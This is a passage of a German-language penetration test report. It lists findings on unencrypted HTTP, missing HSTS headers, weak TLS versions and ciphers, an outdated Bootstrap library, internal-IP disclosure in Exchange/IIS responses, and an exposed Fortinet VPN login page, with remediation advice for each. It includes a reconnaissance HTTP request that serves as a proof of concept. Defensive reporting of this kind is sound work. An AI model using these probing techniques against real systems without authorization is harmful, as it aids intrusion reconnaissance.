Folgende Seiten/IPs sind per HTTP erreichbar:

- http://www.example.com
- http://www.example.com:8880

Folgende HTTPS Seiten/IPs liefern Antworten ohne ‚Strict-Transport-Security' Header:

- https://www.example.com
- https://www.example.com:8443

Empfehlung

- Webseiten mit sensiblen Daten (jedenfalls alle Websites mit Login), sollten nicht per unverschlüsseltem HTTP erreichbar sein, da die Logindaten bzw. HTTP Cookies zur Authentifizierung aufgezeichnet werden können. Es sollte HTTPS verwendet werden.

- Administrationszugänge sollten nur von eingeschränkten Netzwerken erreichbar sein.
- Es wird empfohlen Browser dazu zu instruieren sich exklusiv per verschlüsseltem HTTPS auf die Webseite zu verbinden. Dies kann mit dem ‚Strict-Transport-Security' (HSTS) Header und dem Wert ‚max-Age=[Ablaufzeit]' erzielt werden. Der Platzhalter [Ablaufzeit] steht für die Zeit in Sekunden, in der sich der Browser exklusiv per HTTPS verbinden soll.
- Da beim erstmaligen Verbinden zu einer Webseite der Browser noch nicht mit HSTS instruiert wurde, besteht hier dennoch das Risiko des oben beschriebenen Angriffs. Um dies weiter einzuschränken, kann das ‚preload' Flag beim Header angehängt und der Browser-Hersteller dazu instruiert werden die Webseite generell immer per HTTPS aufzurufen[2].

[2] https://hstspreload.org/

3.6 SSL/TLS Fehlkonfigurationen und Schwachstellen

Schweregrad: Mittel

Betroffene Systeme:

> 192.0.2.1
> 192.0.2.5

Auswirkung

Je nach konkreter Schwachstelle können Angreifer im schlimmsten Fall den Klartext aus der verschlüsselten Kommunikation wiederherstellen oder Man-in-the-Middle Angriffe durchführen. Der SWEET32 Angriff bspw., der durch Verwendung gewisser mittelstarker Algorithmen ermöglicht wird, erlaubt es einem Angreifer durch Mitlesen größerer Mengen verschlüsselter Kommunikation auf gewisse Klartext-Informationen wie z.B. HTTP-Cookies zu schließen.

Beschreibung

Auf den getesteten Zielsystemen wurde folgende SSL/TLS Konfiguration identifiziert:

> Unterstützung des DES-CBC3-SHA(112Bit) Ciphers und somit verwundbar auf SWEET32 Angriffe
  - 192.0.2.1:443
> Unterstützung von TLS 1.0 und 1.1 auf example.com bei den Ports:
  - 192.0.2.5:21
  - 192.0.2.5:25
  - 192.0.2.5:110
  - 192.0.2.5:143
  - 192.0.2.5:443
  - 192.0.2.5:8443
> Unterstützung von TLS 1.1 bei den IP-Adressen:
  - 192.0.2.1:443
  - 192.0.2.5:443

Empfehlung

> Der Cipher DES-CBC3-SHA sollte deaktiviert werden, um ein Ausnutzen der SWEET32 Schwachstelle zu vermeiden[3].
> TLS-Versionen 1.0 und 1.1 verfügen über diverse Schwachstellen und sind veraltet. Während TLS 1.2 je nach konfigurierten Ciphers derzeit noch als sicher gilt und von aktuellen Browsern unterstützt wird, empfehlen wir, falls von den eingesetzten Webservern und Produkten unterstützt, auch TLS 1.3 anzubieten.

[3] https://sweet32.info/

3.7 Veraltete JavaScript Bibliothek

Schweregrad: Niedrig

Betroffene Systeme: 192.0.2.5

Auswirkung

Veraltete JavaScript Bibliotheken können je nach Anwendungsfall verschiedene DOM-basierte Schwachstellen beinhalten, wie z.B. DOM-XSS.

Beschreibung

Auf der getesteten Webseite wurde die JavaScript Bibliothek Bootstrap in der Version 3.3.7 (Juli 2016) gefunden:

https://www.example.com/wp-content/themes/euh_ms/js/script.min.js

```
*!
 * Bootstrap v3.3.7 (http://getbootstrap.com)
 * Copyright 2011-2018 Twitter, Inc.
 * Licensed under MIT (https://github.com/twbs/bootstrap/blob/master/LICENSE)
 */
```

Empfehlung

> Bootstrap 3.x hat EOL erreicht und erhält seit 2019 keine Updates mehr. Es wird empfohlen, auf eine neuere Version zu aktualisieren.

> Es wird empfohlen die genutzten Drittherstellerbibliotheken der Applikation regelmäßig auf Schwachstellen zu überwachen und einen Prozess für das diesbezügliche Patchmanagement zu implementieren.

3.8 Microsoft Exchange Information Disclosure

Schweregrad: Niedrig

Betroffene Systeme: 192.0.2.3

Auswirkung

Ein Angreifer kann Informationen über die interne Netzwerkinfrastruktur erhalten.

Beschreibung

Microsoft IIS in älteren Versionen bzw. Outlook Web App (OWA) und Client Access Server (CAS) ermöglichen es durch verschiedene Requests an die interne Server IP-Adresse in den Response Headern zu gelangen.

Proof of Concept

Test-Request:

```
GET / HTTP/1.0
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
```

Response des Servers (Ausschnitt):

```
Cache-Control: no-cache
Pragma: no-cache
Location: https://1.1.1.1/owa/
Server: Microsoft-IIS/10.0
X-FEServer: SERVER-NAME
X-RequestId: 123456789-1234-5678-1234-56abcdefgh7891
Date: Wed, 12 May 2021 08:00:07 GMT
Connection: close
Content-Length: 0

[...]
```

Empfehlung

> Es wird empfohlen den Microsoft IIS bzw. Outlook Web App Server zu aktualisieren und die Konfiguration anzupassen, um ein Preisgeben von Informationen über die interne Netzwerkinfrastruktur zu vermeiden.

3.9 ▪▪▪▪ Fortinet VPN Login Seite erreichbar

Schweregrad: Info

Betroffene Systeme: 192.0.2.4

Auswirkung

Die Erreichbarkeit der Fortinet VPN Login-Maske stellt keine direkte Schwachstelle dar, gibt jedoch Informationen über das Zielsystem preis.

Beschreibung

Die Login Maske von Fortinet VPN:



Abbildung 10 Fortinet VPN Login-Maske

Empfehlung

> Zwar muss für die Verfügbarkeit des VPNs auch bei Verwendung der am Client installierten FortiClient Applikation dessen Schnittstelle erreichbar sein, jedoch lässt sich die Login-Maske in der FortiGate Konfiguration deaktivieren, um oben genannte Information Disclosure zu erschweren.